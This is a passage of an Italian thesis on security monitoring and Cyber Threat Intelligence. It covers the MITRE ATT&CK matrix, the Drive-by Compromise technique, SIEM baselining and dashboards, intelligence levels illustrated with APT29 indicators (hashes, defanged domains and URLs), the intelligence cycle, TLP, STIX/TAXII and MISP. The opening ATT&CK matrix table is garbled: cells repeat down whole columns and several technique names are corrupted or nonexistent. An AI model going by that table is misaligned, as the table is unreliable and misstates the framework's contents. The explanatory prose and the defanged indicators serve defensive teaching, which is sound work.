Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization	Forced Authentication	Cloud Service Discovery	Cloud Service Discovery	Cloud Service Discovery	Cloud Service Discovery	Defacement (e.g., Defacement)		
Phishing (e.g., Phishing)	Scheduled Task/AJH (e.g., Scheduled Task/AJH)	Corporate Client	Direct Volume Access	Input Capture (e.g., Domain Trust Discovery)	Domain Trust Discovery	Data from Cloud Storage Object	Cloud Service Discovery	Cloud Service Discovery	Defacement (e.g., Disk Wipe)		
Replication Through Persistence	Replication Through Persistence	Create or Modify System	Execution Guardrails (e.g., Exploit for Defense Evasion)	Exploit for Defense Evasion	File and Directory Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	Cloud Service Discovery	Cloud Service Discovery	Defacement (e.g., Endpoint Denial of Service)		
Supply Chain Compromise (e.g., Supply Chain Compromise)	Software Deployment Tools	Create or Modify System	Event Triggered Execution (e.g., Exploit for Defense Evasion)	File and Directory Permissions (e.g., File and Directory Permissions)	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	Firmware Corruption		
Trusted Relationship	System Services (e.g., System Services)	Create or Modify System	Group Policy Modification	Network Setting	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	Initiate System Recovery		
Valid Accounts (e.g., Valid Accounts)	User Execution (e.g., User Execution)	Group Policy Modification	Group Policy Modification	OS Credential Dumping (e.g., OS Credential Dumping)	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	Network Denial of Service (e.g., Network Denial of Service)		
	Windows Management Instrumentation	Hide Attribute (e.g., Hide Attribute)	Hide Attribute (e.g., Hide Attribute)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	Resource Harvesting		
		Process (e.g., Process)	Process (e.g., Process)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	Service Stop		
		External Remote Services	Hijack Execution Flow (e.g., Hijack Execution Flow)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery	System Shutdown/Reboot		
		Hijack Execution Flow (e.g., Hijack Execution Flow)	Process Injection (e.g., Process Injection)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
		Scheduled Task/Job (e.g., Scheduled Task/Job)	Process Injection (e.g., Process Injection)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
		Valid Accounts (e.g., Valid Accounts)	Rootkit	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Rootkit	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Signed Binary File Execution (e.g., Signed Binary File Execution)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Signed Script File Execution (e.g., Signed Script File Execution)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Subvert Trust Control (e.g., Subvert Trust Control)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Template Injection	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Trojan Signing (e.g., Trojan Signing)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Trusted Developer Utilities Privy Extension (e.g., Trusted Developer Utilities Privy Extension)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Unquoted/Unquoted Cloud Regions	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			User-Specific Authentication Material (e.g., User-Specific Authentication Material)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Valid Accounts (e.g., Valid Accounts)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			Virtualization/Sandbox Evasion (e.g., Virtualization/Sandbox Evasion)	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			
			XSL Script Processing	Real Application Access	Network Share Discovery	Dynamic Resolution (e.g., Dynamic Resolution)	File and Directory Discovery	File and Directory Discovery			

Figura 2.8: Matrice ATT&CK Enterprise

Una delle tattiche presenti nella matrice, consiste nel movimento laterale, affinché un aggressore possa ottenere correttamente un movimento laterale in una rete, deciderà di utilizzare una o più tecniche fra quelle elencate nella colonna Movimento laterale della tabella ATT&CK.

Una tecnica è un comportamento specifico volto a ottenere un obiettivo e spesso consiste in un'unica fase di una stringa di attività utilizzate per realizzare la missione globale dell'aggressore. ATT&CK fornisce molti dettagli di ciascuna tecnica, compreso una descrizione, degli esempi, riferimenti e consigli per la mitigazione e il rilevamento.

### Drive-by Compromise

Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

Multiple ways of delivering exploit code to a browser exist, including:

- A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, and cross-site scripting.
- Malicious ads are paid for and served through legitimate ad providers.
- Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user controllable web content).

Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted attack is referred to as strategic web compromise or watering hole attack. There are several known examples of this occurring.<sup>[1]</sup>

Typical drive-by compromise process:

1. A user visits a website that is used to host the adversary controlled content.
2. Scripts automatically execute, typically searching versions of the browser and plugins for a potentially vulnerable version.
  - The user may be required to assist in this process by enabling scripting or active website components and ignoring warning dialog boxes.
3. Upon finding a vulnerable version, exploit code is delivered to the browser.
4. If exploitation is successful, then it will give the adversary code execution on the user's system unless other protections are in place.
  - In some cases a second visit to the website after the initial scan is required before exploit code is delivered.

Unlike Exploit Public-Facing Application, the focus of this technique is to exploit software on a client endpoint upon visiting a website. This will commonly give an adversary access to systems on the internal network instead of external systems that may be in a DMZ.

Adversaries may also use compromised websites to deliver a user to a malicious application designed to Steal Application Access Tokens, like OAuth tokens, to gain access to protected applications and information. These malicious applications have been delivered through popups on legitimate websites.<sup>[2]</sup>

ID: T1189
Sub-techniques: No sub-techniques
Tactic: Initial Access
Platforms: Linux, SaaS, Windows, macOS
Permissions Required: User
Data Sources: Network device logs, Network intrusion detection system, Packet capture, Process use of network, SSL/TLS inspection, Web proxy
Contributors: Jeff Sakowicz, Microsoft Identity Developer Platform Services (IDPM Services); Saisha Agrawal, Microsoft Threat Intelligent Center (MSTIC)
Version: 1.2
Created: 18 April 2018
Last Modified: 29 March 2020

[Version](#) [Permalink](#)

Figura 2.9: Tecnica "Drive-by Compromise" (T1189) presente nella matrice ATT&CK

Ecco un esempio di come funzionano tattiche e tecniche in ATT&CK: un aggressore potrebbe voler ottenere l'accesso a una rete e installare un software di ricerca di criptovaluta su quanti più sistemi possibile all'interno di quella rete. Al fine di realizzare questo obiettivo globale, l'aggressore deve portare a termine correttamente una serie di fasi intermedie:

Deve ottenere l'accesso alla rete, possibilmente attraverso un Spearphishing Link. Poi, potrebbe dover aumentare le autorizzazioni attraverso Process Injection.

A quel punto, può ottenere altre credenziali dal sistema attraverso dumping delle credenziali e quindi stabilire la persistenza impostando lo script di ricerca affinché esegua come Operazione programmata.

Una volta fatto ciò, l'aggressore potrebbe essere in grado di spostarsi lateralmente nella rete con Pass the Hash e diffondere il software di ricerca di valuta nel maggior numero di sistemi possibile.

In questo esempio, se il SIEM riceve eventi singoli che rientrano (completamente o parzialmente) nella “kill chain” (Accesso iniziale, Aumento dei privilegi, Accesso alle credenziali, Persistenza e Movimento laterale) della Tattica descritta in ATT&CK, gli eventi vengono correlati e viene generata la segnalazione con tutti i dettagli necessari per eseguire le dovute investigazioni della potenziale intrusione.

#### 2.4.2.3 Baselining

Affinchè il SIEM generi allarmi precisi e inerenti al contesto, in cui è immerso, è necessario minimizzare i falsi positivi, per farlo è necessario definire in fase di tuning una baseling.

La baseling sono tutte le attività normali e lecite che vengono eseguite e registrate dal SIEM nella network monitora.

Sostanzialmente la baseling sono un insieme di regole che definiscono delle eccezioni ad hoc per la network monitorata, permettendo ai team di sicurezza di concentrarsi solo per anomalie reali e ottimizza il carico di dati che il SIEM deve elaborare.

### 2.4.3 Dashboard and reporting

Le dashboard sono le interfacce con cui gli operatori del SOC e gli analisti della sicurezza interagiscono con gli eventi e allarmi registrati dal SIEM.

Generalmente le dashboard principali sono tre:

- **Interfaccia per il monitoraggio real-time:** Fornisce una visione real-time degli eventi che arrivano al SIEM, permettendo un filtraggio base allo scopo di isolare i messaggi per scopi di debugging, analisi approfondite di eventi specifici e per la reazione ad eventi;
- **Interfaccia per la gestione degli incidenti:** Fornisce una visione degli allarmi generati e le funzioni necessarie per l'analisi e la gestione delle segnalazioni;
- **Interfaccia per le analisi statistiche:** Fornisce dati sulle statistiche di attività di sicurezza sul corto, medio e lungo periodo;

Inoltre i SIEM hanno a disposizione strumenti meno operativi ma con uno scopo preventivo, tendenzialmente sono presenti le seguenti interfacce:

- **Interfaccia per la vulnerability assessment (VA):** Fornisce informazioni sul livello di sicurezza globale, fornisce strumenti per trovare vulnerabilità nel sistema, simulando scenari di intrusioni e i dettagli su patch e configurazioni;
- **Reporting:** Fornisce reportistiche a medio e lungo termine sulle intrusioni verificatisi, tipi, frequenze, sorgenti e conseguenze sui sistemi monitorati. È usato per determinare trend, attacchi ricorrenti e sistemi maggiormente colpiti;

Le Dashboard e i report permettono la totale governance della sicurezza ai team operativi, minimizzando il rischio di intrusione da attori malevoli. Il monitoraggio e il tuning delle regole è alla base della difesa perimetrale, per questo il SIEM deve essere parte di processo continuo di evoluzione e addestramento dell'infrastruttura per essere pronti a nuovi scenari di attacco.

## Capitolo 3

# Cyber Threat Intelligence (CTI)

L'Intelligence affonda le sue radici nell'ambito militare dove ha importanza strategica per prevedere e anticipare le mosse degli avversari.

Esistono numerose definizioni del termine Intelligence e tutte sono accomunate dall'importanza che hanno le informazioni. Conoscere le intenzioni e i mezzi del nemico è un grande vantaggio e consente di guidare in modo ottimale il processo decisionale:

- **Presidenza del Consiglio dei Ministri:** Il prodotto dell'elaborazione di una o più notizie di interesse per la Sicurezza Nazionale;
- **NATO:** Il prodotto risultante dalla raccolta e dell'analisi delle informazioni sull'ambiente, le capacità e le intenzioni degli attori, finalizzato all'identificazione delle minacce e a supportare il processo decisionale;
- **FBI:** Rappresenta l'insieme di informazioni utili al processo decisionale. In qualità di membro della Comunità di Intelligence degli Stati Uniti, l'FBI raccoglie, usa e condivide tali informazioni in qualsiasi attività svolga;

La Cyber Threat Intelligence rappresenta la capacità di Intelligence sviluppata in ambito cybersecurity. Include la raccolta e l'analisi di informazioni al fine di caratterizzare possibili minacce cyber dal punto di vista tecnico, di risorse, di motivazioni e di intenti, spesso in relazione a contesti operativi specifici (Caforio, 2018).

Con la continua evoluzione delle minacce, la componente di intelligence, anche nel campo della cybersecurity, sta acquisendo un'importanza sempre più rilevante, diventando parte integrante delle strategie di difesa.

La semplificazione e l'uso improprio del termine "Cyber Threat Intelligence" possono rendere difficile per i responsabili della sicurezza valutare l'ampia gamma di opzioni disponibili per aumentare l'efficacia della sicurezza.

Nella migliore delle ipotesi, un’organizzazione riceve una vera e propria intelligence, che facilita decisioni proattive ed efficaci. Nel peggior dei casi, riceve informazioni che allo stato grezzo, non sono utilizzabili, per questo è necessario marcare la differenza tra informazioni e intelligence (Graham, 2020):

Cyber Threat Information	Cyber Threat Intelligence
<ul style="list-style-type: none"><li>• Dati grezzi, non filtrati</li><li>• Non revisionate al momento della consegna</li><li>• Aggregate da ogni fonte</li><li>• Fuori contesto</li><li>• Non sempre utili per il processo decisionale</li></ul>	<ul style="list-style-type: none"><li>• Informazioni elaborate e ordinate</li><li>• Valutato e interpretato da analisti di intelligence addestrati</li><li>• Aggregati da fonti affidabili e correlati in modo incrociato per la precisione</li><li>• Accurato, tempestivo, completo (il più possibile), valutato in base al contesto</li><li>• Utile per il processo decisionale</li></ul>

Figura 3.1: Differenze Cyber Threat Information e Cyber Threat Intelligence

### 3.1 Livelli di Intelligence

La cyber threat intelligence, come per l’intelligence classica, viene suddivisa in tre livelli:

- **Tattico;**
- **Operativo;**
- **Strategico;**

L’intelligence strategica informa i più alti responsabili delle decisioni, l’intelligence operativa si rivolge a coloro che prendono le decisioni quotidiane e l’intelligence tattica si concentra sulle unità che hanno bisogno di informazioni istantanee.

### 3.1.1 Intelligence a livello tattico

Questa è la forma più tecnica di intelligence, esamina cosa accade a basso livello e fornisce elementi atomici associati ad attacchi conosciuti, i famosi indicatori di compromissione (IoC).

**Esempio output intelligence tattica per APT29:**

- 628d4f33bd604203d25dbc6a5bb35b90
- 2aab78ef11926d7b562fd0d91e68ad3
- 3d3363598f87c78826c859077606e514
- meek-reflect[.]appspot[.]com
- portal[.]sbn[.]co[.]th
- 202[.]28[.]231[.]44
- hxxps://files.counseling[.]org/eFax/incoming/150721/5442.zip
- googleService.exe
- GoogleUpdate.exe
- acrotray.exe
- PCIVEN\_80EE&DE\_CAF

### 3.1.2 Intelligence a livello operativo

Questo livello fornisce informazioni sugli avversari, partendo dalle informazioni ricavate dall'intelligence tattica si è in grado di definire un “profilo di minaccia”, con TTP e IoC legate ad essa.

#### Esempio output intelligence operativa per APT29:

- Preferred Infection Vector: spearphishing with self-extracting RAR
- First Stage Malware Families: COZycar, SWIFTKICK, TADPOLE
- Second Stage Malware Families: SEADADDY, MINIDIONIS, SPIKERUSH
- Persistence Techniques
- Scheduled Tasks for most backdoors
- WMI by manual installation for backdoors that do not have persistence built in
- Legitimate file replacement of Windows Error Reporting file (wermgr.exe)
- Use of TOR for C2
- Use of Google Docs for C2
- Use of Google Cloud Apps for C2 forwarding (as a proxy)
- Use of HTTP POST requests over 443 for C2
- Use of backdoors configured for ports 1, 80, 443, 3389 for C2
- Use of PowerShell scripts

### 3.1.3 Intelligence a livello strategico

L'intelligence strategica è l'ultimo livello ad essere implementato, fornisce un quadro generale di come le minacce stanno mutando nel tempo. L'intelligence strategica può essere in grado di identificare tendenze storiche, motivazioni o attribuzioni su chi c'è dietro un attacco, rendendo un solido punto di partenza per decidere quali contromisure difensive saranno più efficaci.

#### Esempio output intelligence strategica per APT29:

- APT29 is a Russia-based actor that typically engages in cyber espionage with the purpose of data theft.
- APT29 victims include many global organizations in government, education, high-technology, finance, non-profit, pharma, and the Defense Industrial Base.
- APT29 is an adaptable, sophisticated group with the ability to develop custom attack tools, convoluted command-and-control infrastructure, and unlike historical behaviors of Russian state-sponsored actors, this group has the audacity to continue to operate long after they have been detected.
- APT29 has been historically tasked to pursue operations surrounding foreign government policy issues, especially those involving the Russia-Ukraine conflict. Furthermore, the group has targeted several Western national government agencies, defense and government contractors, and academic institutions.

## 3.2 Ciclo di intelligence

In generale, il processo di intelligence si compone di cinque fasi: il processo inizia con l'identificazione del fabbisogno informativo o più semplicemente con la richiesta informativa, poi vi è la raccolta delle informazioni, il trattamento delle informazioni, l'analisi, la valutazione e la produzione, la disseminazione e infine il feedback.



Figura 3.2: Ciclo di intelligence

### 3.2.1 Planning and direction

Questo è probabilmente il passo più importante nel ciclo dell'intelligence, perché è il momento in cui i team definiscono lo scopo e gli obiettivi di un'operazione di intelligence, noti come requisiti di intelligence (IR). Gli IR riflettono ciò che un team CTI non sa, ma che dovrà scoprire per soddisfare lo scopo dell'operazione.

### 3.2.2 Collection

Qui viene preparato un piano di raccolta dati necessari a soddisfare le IR definite nella fase precedente. Le principali fonti delle informazioni si suddividono in tre categorie:

- **Interne:** Qualsiasi informazione raccolta dall'interno dell'organizzazione. Possono essere informazioni riportate dagli strumenti di sicurezza e dispositivi di rete (firewall, IDS, IPS) o dalle macchine e dispositivi degli utenti. Una importante parte di intelligence proviene anche da analisi forense, capace di trovare materiale non immediatamente visibile o disponibile e che può essere utile al rilevamento di altri attacchi;
- **Comunità:** Include qualsiasi informazione scambiata attraverso una relazione fidata con gruppi o membri che condividono lo stesso interesse.
- **Esterne:** Rientrano in questa categoria le informazioni provenienti da fonti esterne all'organizzazione e non parte di un gruppo della comunità. A loro volta possono essere classificate in due sottocategorie: :
  - **Open Source Intelligence (OSINT):** Fonti disponibili pubblicamente, e generalmente non vi è alcun costo associato. Un esempio di un feed CTI pubblico è MalwareDomains. MalwareDomains fornisce un elenco di domini noti per essere coinvolti in attività malevole;
  - **Close Source Intelligence (CLOSINT):** Fonti chiuse, non accessibili al pubblico. Tipicamente la consultazione avviene tramite una sottoscrizione a pagamento. Tendenzialmente la CLOSINT possiede una qualità superiore rispetto alla OSINT;

Ogni fonte deve essere valutata, si usa un codice che va dalla lettera “A” (affidabile) alla lettera “F” (non classificabile). Tale attività si definisce “classificazione dell'informazione”.

Come le fonti, anche le informazioni vanno valutate e in questo caso si usa un valore che va da “1” (confermato) a 6 (Non classificabile). Questo processo si definisce “Classificazione dei contenuti informativi” (Brando, 2018).

Classificazione delle fonti		
Codice	Classificazione	Significato
A	Affidabile	Nessun dubbio di autenticità, credibilità o competenza; precedenti di completa affidabilità
B	Di solito affidabile	Piccolo dubbio su autenticità, credibilità o competenza; precedenti di informazioni valide nella maggioranza dei casi
C	Abbastanza affidabile	Dubbio di autenticità, credibilità o competenza ma ha fornito informazioni valide in passato
D	Di solito inaffidabile	Dubbio significativo quanto a autenticità, credibilità o competenza ma ha fornito informazioni valide in passato
E	Inaffidabile	Carente di autenticità, credibilità o competenza; precedenti di informazioni non valide
F	Non classificabile	Nessun elemento di giudizio

Classificazione dei contenuti informativi		
Codice	Classificazione	Significato
1	Confermato	Confermato da altre fonti indipendenti; logico in sé; coerente con altre informazioni sul soggetto
2	Probabilmente vero	Non confermato; logico in sé; coerente con altre informazioni sul soggetto
3	Eventualmente vero	Non confermato; ragionevolmente logico in sé; concorde con altre informazioni sul soggetto
4	Improbabilmente vero	Non confermato; possibile ma non logico; nessun'altra informazione sul soggetto.
5	Improbabile	Non confermato; non logico in sé; contraddetto da altre informazioni sul soggetto
6	Non classificabile	Nessun elemento di giudizio

Figura 3.3: Scale di classificazione delle fonti e dei contenuti informativi ricavati dal Field Manual FM 2.22-3

Quindi l'informazione avrà un valore dato dall'affidabilità della fonte più l'attendibilità dell'informazione. Ad esempio un'informazione potrebbe essere classificata come A-3, cioè la fonte si reputa “affidabile” ma non si ha certezza che la notizia sia veritiera.

### 3.2.3 Processing and Exploitation - Analysis and Production

Questa fase è un passaggio chiave, in quanto, trasforma i dati e le notizie raccolte in un prodotto finito utilizzabile, ed è anche il primo momento nel quale è possibile riorientare la ricerca delle informazioni.

### 3.2.4 Dissemination

Questo è il momento in cui l'analista comunica il risultato della sua ricerca, il quale deve esporlo in modo breve, conciso e preciso, ciò implica infatti una fase di sintesi del proprio lavoro. La condivisione delle informazioni raccolte deve rispettare criteri di riservatezza e di formato.

### 3.2.4.1 Traffic Light Protocol (TLP)

Il TLP è un protocollo utilizzato per lo scambio di informazioni in grado di garantire la diffusione delle stesse in modo controllato.

Color	When should it be used?	How may it be shared?
 Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
 Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.
 Limited disclosure, restricted to the community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
 Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Figura 3.4: Definizione stati del protocollo TLP

TLP utilizza quattro colori per indicare i limiti di condivisione, fornendo uno schema semplice e intuitivo per indicare quando e come le informazioni sensibili possono essere condivise, facilitando una collaborazione più frequente ed efficace tra entità.

### 3.2.4.2 Standard STIX e TAXII

Nel tempo è nata la necessità di definire uno standard strutturale per i dati di threat intelligence, al fine di agevolare la condivisione e l'utilizzo da parte delle piattaforme di sicurezza. Per risolvere questo problema sono stati sviluppati due progetti collaborativi che hanno portato alla nascita di due linguaggi open source: **STIX** e **TAXII**.

## STIX

Structured Threat Information Expression (STIX) è un linguaggio, utilizzato per lo scambio di informazioni sulle minacce informatiche (CTI).

STIX consente alle organizzazioni di condividere informazioni di threat intelligence in formato standard e leggibile a livello macchina.

STIX nella versione 2.1, definisce 18 oggetti di tipo dato: STIX Data Objects (SDO) e 2 di tipo relazione: STIX Relationship Objects (SRO).

Tutti gli oggetti sono completamente opzionali e possono essere utilizzati singolarmente o insieme, a seconda dei casi d'uso.

Le 18 tipologie di SDO previsti da STIX 2.1 sono:

1. **Attack pattern:** Una tipologia di TTP (Tactics, Techniques and Procedures) che descrive le modalità con cui gli attori delle minacce tentano la compromissione dei target;
2. **Campaign:** Un raggruppamento di comportamenti ostili che descrive un insieme di attività malevole o attacchi che si verificano nel corso di un periodo di tempo contro una specifica categoria di target;
3. **Course of action:** Un'azione intrapresa per prevenire o rispondere ad un attacco;
4. **Grouping:** Afferma esplicitamente che gli oggetti STIX di riferimento hanno un contesto condiviso, a differenza di uno STIX Bundle (che non trasmette esplicitamente alcun contesto);
5. **Identity:** Individui, organizzazioni o gruppi, così come classi di individui, organizzazioni o gruppi;
6. **Indicator:** Contiene un pattern che può essere usato per individuare attività cyber sospette o malevole;
7. **Infrastructure:** Rappresenta un tipo di TTP e descrive tutti i sistemi, i servizi software e le risorse fisiche o virtuali associate destinate a supportare un determinato scopo (ad esempio, server C2 utilizzati come parte di un attacco, dispositivi o server che fanno parte della difesa, server di database mirati ad un attacco, ecc.)
8. **Intrusion set:** Un raggruppamento di comportamenti e risorse ostili con proprietà comuni che si ritiene siano orchestrate da un singolo attore;
9. **Location:** Rappresenta una posizione geografica;
10. **Malware:** Una tipologia di TTP, conosciuta anche come codice malevolo o software malevolo, usato per compromettere la confidenzialità, l'integrità o la disponibilità di dati o sistemi di una vittima;
11. **Malware Analysis:** I metadati e i risultati di una particolare analisi statica o dinamica eseguita su un'istanza o una famiglia di malware;

12. **Note:** Trasmette un testo informativo per fornire un ulteriore contesto e/o per fornire un’analisi aggiuntiva non contenuta negli oggetti STIX, negli oggetti della definizione di marcatura o negli oggetti del contenuto della lingua a cui si riferisce la nota;
13. **Observed data:** Trasmette informazioni osservate su un sistema o una rete (es. un indirizzo IP);
14. **Opinion:** Una valutazione della correttezza delle informazioni in un Oggetto STIX prodotto da un’altra entità;
15. **Report:** Collezioni di threat intelligence focalizzate su uno o più argomenti, come descrizione di attori delle minacce, malware o tecniche di attacco, compresi dettagli contestuali;
16. **Threat actor:** Individui, gruppi o organizzazioni che si ritiene possano operare con intenti malevoli;
17. **Tool:** Software legittimo che può essere utilizzato dagli attori delle minacce per eseguire attacchi;
18. **Vulnerability:** Un errore nel software che può essere utilizzato direttamente per ottenere l’accesso a un sistema o una rete.

Le 2 tipologie di SRO previste da STIX 2.1 sono:

1. **Relationship:** Usato per collegare due SDO e per descrivere come sono relazionati l’uno con l’altro;
2. **Sighting:** Denota la convinzione che un elemento di Cyber threat intelligence è stato visto (es, indicatore, malware);




Figura 3.5: Esempio grafo di oggetti e relazioni STIX

Il modello dati di STIX può essere pensato come un grafo connesso, dove i nodi sono gli SDO e gli archi sono gli SRO. La funzione degli SRO, che rappresentano appunto gli archi del grafo, è quella di connettere gli SDO in modo che, nel tempo, gli utenti siano in grado di sviluppare e rappresentare una conoscenza più approfondita degli attori delle minacce e delle loro tecniche.

## TAXII

TAXII (Trusted Automated eXchange of Indicator Information) è un progetto collaborativo che ha lo scopo di automatizzare lo scambio di informazioni di Cyber Threat Intelligence. Si tratta di un protocollo applicativo che utilizza HTTPS per lo scambio di informazioni.

TAXII definisce due servizi primari per supportare una varietà di modelli di condivisione comuni:

- **Collection:** Una Collection è un’interfaccia ad un repository di oggetti di CTI fornite da un server TAXII che permette ad un produttore di ospitare un insieme di dati CTI che possono essere richiesti da consumatori. I client e i server TAXII scambiano informazioni attraverso un modello di tipo richiesta-risposta.

- **Channel:** Mantenuto da un server TAXII, un Channel permette a produttori di fornire dati a diversi consumatori e a consumatori di ricevere dati da più produttori: client TAXII scambiano informazioni con altri client TAXII in un modello pubblicatore-sottoscrittore.




Figura 3.6: Modelli di condivisione TAXII

### 3.2.5 Feedback

Il passo finale è quando il ciclo dell'intelligence arriva a pieno regime, il che lo rende strettamente legato alla fase iniziale di pianificazione e di direzione. Dopo aver ricevuto il prodotto di intelligence finito, chi ha fatto la richiesta iniziale lo rivede e determina se le sue domande hanno avuto una risposta. Ciò guida gli obiettivi e le procedure del ciclo di intelligence successivo.

## 3.3 Piattaforme di Threat Intelligence

Le piattaforme di Threat Intelligence, sono in grado di raccogliere dati grezzi provenienti da diverse sorgenti, sia esterne che interne, di aggregarli, arricchirli, raggrupparli, classificarli, normalizzarli, al fine di aiutare gli analisti durante il processo di intelligence, automatizzando le operazioni ripetitive.

L'automazione è naturalmente solo parziale, in quanto rimane fondamentale la fase di analisi, che deve essere svolta da analisti esperti con varie specializzazioni, threat analyst, incident analyst, security analyst, fraud analyst, e così via.

Tali piattaforme possono essere integrate con strumenti di sicurezza, come: SIEM, IPS,ecc.. permettendo un continuo arricchimento della base di conoscenza di IoC :



Figura 3.7: Integrazione TIP con strumenti di sicurezza

Può essere infine utile elencare le principali piattaforme di threat intelligence, limitandoci a quelle open source:

- **MISP:** Sviluppata dalla NATO, aiuta a tracciare ed analizzare malware. Si integra con vari IDS e firewall, con varie fonti (import ed export openIOC), vari formati (XML, CSV) ed offre API RESTful;
